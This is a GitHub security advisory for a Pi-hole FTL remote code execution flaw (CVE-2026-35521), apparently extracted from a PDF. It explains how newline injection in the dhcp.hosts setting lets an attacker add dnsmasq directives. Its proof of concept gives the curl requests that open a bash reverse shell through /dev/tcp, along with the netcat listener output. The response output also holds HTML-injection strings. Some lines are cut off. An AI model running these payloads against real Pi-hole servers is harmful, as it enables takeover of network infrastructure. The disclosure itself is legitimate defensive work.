Remote Code Execution (RCE) via dhcp.hosts Newline Injection

High **PromoFaux** published **GHSA-vfmq-jrx3-wv3c** 4 days ago

Package

Pi-Hole FTL

Affected versions	Patched versions
>=6.0	6.6

Description

Summary

Security Researcher Julio Ángel Ferrari (aka T0X1CX) discovered that the Pi-hole FTL engine contains a Remote Code Execution (RCE) vulnerability in the DHCP hosts configuration parameter (dhcp.hosts). This vulnerability allows an authenticated attacker to inject arbitrary dnsmasq configuration directives through newline characters, ultimately achieving command execution on the underlying system.

Details

When an administrator configures static DHCP host reservations through the Pi-hole API, the FTL server processes the dhcp.hosts configuration parameter and writes it directly to the dnsmasq configuration file. The value is validated using the validate_stub function, which performs no actual validation beyond basic type checking.

The file src/config/config.c defines the configuration item on lines 850-854:

```
conf->dhcp.hosts.k = "dhcp.hosts";
conf->dhcp.hosts.h = "Array of static DHCP hosts";
conf->dhcp.hosts.t = CONF_JSON_STRING_ARRAY;
conf->dhcp.hosts.f = FLAG_RESTART_FTL;
conf->dhcp.hosts.c = validate_stub; // Type-based checking + dnsmasq syntax checking
```

The validate_stub function in src/config/validator.c (lines 20-23) is defined as:

```
bool __attribute__((const)) validate_stub(union conf_value *val, const char *key, e
{
    return true;
}
```

This function unconditionally returns true without performing any validation on the input, allowing arbitrary content including newline characters to pass through.

The vulnerable code that writes the configuration to disk is located in src/config/dnsmasq_config.c on lines 710-721:

```
// Add per-host parameters
if(cJSON_GetArraySize(conf->dhcp.hosts.v.json) > 0)
{
    fputs("# Per host parameters for the DHCP server\n", pihole_conf);
    const int n = cJSON_GetArraySize(conf->dhcp.hosts.v.json);
    for(int i = 0; i < n; i++)
    {
        cJSON *server = cJSON_GetArrayItem(conf->dhcp.hosts.v.json, i);
        if(server != NULL && cJSON_IsString(server))
            fprintf(pihole_conf, "dhcp-host=%s\n", server->valuestring);
    }
    fputs("\n", pihole_conf);
}
```

The fprintf function writes the user-supplied value directly to the dnsmasq configuration file without sanitizing newline characters. An attacker can exploit this by injecting \n characters followed by malicious dnsmasq directives.

Exploitation Technique

The attack leverages an alternative code path in dnsmasq where the dhcp-script directive is executed using popen() instead of execl(). According to research published at https://blog.nns.ee/2025/07/24/dnsmasq-injection-trick/, when the leasefile-ro option is enabled, dnsmasq passes the dhcp-script value to popen(), which invokes the shell to execute commands.

The relevant code in dnsmasq's src/lease.c (lines 179-187) demonstrates this behavior:

```
if (daemon->lease_change_command)
{
    strcpy(daemon->dhcp_buff, daemon->lease_change_command);
    strcat(daemon->dhcp_buff, " init");
    leasestream = popen(daemon->dhcp_buff, "r");
}
```

By injecting both leasefile-ro and a malicious dhcp-script directive, an attacker can achieve arbitrary command execution when the DNS service restarts.

Attack Vector

An attacker sends a PATCH request to the /api/config endpoint with a malicious payload:

```
curl -X PATCH "http://pi.hole/api/config" \
  -H "Content-Type: application/json" \
  -H "sid: <session_id>" \
  -d '{
    "config": {
      "dhcp": {
        "hosts": ["00:11:22:33:44:55,192.168.1.100\nleasefile-ro\ndhcp-script=/malicious
      }
    }
  }'
```

The injected payload contains:

- A valid DHCP host entry: 00:11:22:33:44:55,192.168.1.100
- A newline character followed by leasefile-ro to enable the popen() code path
- Another newline followed by dhcp-script=/malicious/command || to execute the command
- The || at the end ensures that arguments passed by dnsmasq to the script are ignored, allowing any command to execute cleanly.

When the DNS service restarts (either manually or via API), the malicious configuration is loaded and the command is executed.

PoC

Execute the following curl command to obtain a valid login session ID (SID).

```
curl -s -k -X POST "http://127.0.0.1/api/auth" -H "Content-Type: application/json" {
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -s -k -X POST "http://127.0.0.1/api/auth" / -H "Content-Type: application/json
"  -d '{"password":"test123"}'
{"session":{"valid":true,"totp":false,"sid":"+sAaKiSy6CXdAZfKItV/9Q=","csrf":"peFlLmF1Q
fh9BSNmtI5unA=","validity":1800,"message":"password correct"},"took":0.1186697483062744
1}
```

Once the SID has been obtained, execute the following command to inject the payload.

```
curl -X PATCH "http://127.0.0.1/api/config" \
  -H "Content-Type: application/json" \
  -H "sid: +sAaKiSy6CXdAZfKItV/9Q=" \
  -d '{
    "config": {
      "dhcp": {
        "hosts": ["00:11:22:33:44:55,192.168.1.100\nleasefile-ro\ndhcp-script=/bin/bash
      }
```

```
    }
  }'
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -X PATCH "http://127.0.0.1/api/config" \
  -H "Content-Type: application/json" \
  -H "sid: +sAaKiSy6CXdAZfKItV/9Q=" \
  -d '{
    "config": {
      "dhcp": {
        "hosts": ["00:11:22:33:44:55,192.168.1.100\nleasefile-ro\ndhcp-script=/bin/bash -c '"'"'b
ash -i >& /dev/tcp/127.0.0.1/4444 0>&1'"'"' ||"]
      }
    }
  }'
{"config":{"dns":{"upstreams":["8.8.8.8","8.8.4.4"],"CNAMEdeepInspect":true,"blockESNI":true,"EDN
S0ECS":true,"ignoreLocalhost":false,"showDNSSEC":true,"analyzeOnlyAandAAAA":false,"piholePTR":"PI
.HOLE","replyWhenBusy":"ALLOW","blockTTL":2,"hosts":[],"domainNeeded":false,"expandHosts":false,"
bogusPriv":true,"dnssec":false,"interface":"eth0","hostRecord":"","listeningMode":"LOCAL","queryL
ogging":true,"cnameRecords":["test\" style=\"background:green\" x=\",test","test\" style=\"backgr
ound:yellow\" x=\",test.es","test\" style=\"background:red\" title=\"VULNERABLE\" x=\",test.zy"],
"port":53,"localise":true,"revServers":[],"domain":{"name":"lan","local":true},"cache":{"size":10
000,"optimizer":3600,"upstreamBlockedTTL":86400},"blocking":{"active":true,"mode":"NULL","edns":"
TEXT"},"specialDomains":{"mozillaCanary":true,"iCloudPrivateRelay":true,"designatedResolver":true
```

Now execute the following command to restart the DNS Resolver, and you will receive an interactive session on your listener as the pihole user.


```
curl -k -X POST "http://127.0.0.1/api/action/restartdns"  -H "sid: +sAaKiSy6CXdAZf 9
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -k -X POST "http://127.0.0.1/api/action/restartdns"  -H "sid: +sAaKiSy6CXdAZfKItV/9Q="
{"status":"success","took":0.00010967254638671875}

┌──(kali㉿kali)-[~/Desktop]
└─$

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48564
bash: cannot set terminal process group (9068): Inappropriate ioctl for device
bash: no job control in this shell
pihole@kali:/$ id
id
uid=997(pihole) gid=1001(pihole) groups=1001(pihole)
pihole@kali:/$
```

Additionally, an exploit has been developed for automated exploitation; I can attach it if required.



Impact

This vulnerability allows an authenticated attacker with access to the Pi-hole administrative interface to achieve Remote Code Execution (RCE) on the underlying system. Since Pi-hole typically runs with elevated privileges to manage network services, successful exploitation grants the attacker complete control over the server, enabling them to execute arbitrary system commands, install backdoors, exfiltrate sensitive data such as DNS query logs and network configuration, pivot to other systems on the network, or completely compromise the integrity and availability of the DNS infrastructure. In enterprise environments where Pi-hole serves as the primary DNS resolver, this could lead to widespread network disruption, DNS hijacking attacks, or serve as an initial foothold for lateral movement within the organization.

Severity

High 8.8 / 10

CVSS v3 base metrics

Attack vector	Network

Attack complexity	Low
Privileges required	Low
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVE ID

CVE-2026-35521

Weaknesses

- CWE-20
- CWE-78
- CWE-93

Credits

T0X1Cx Reporter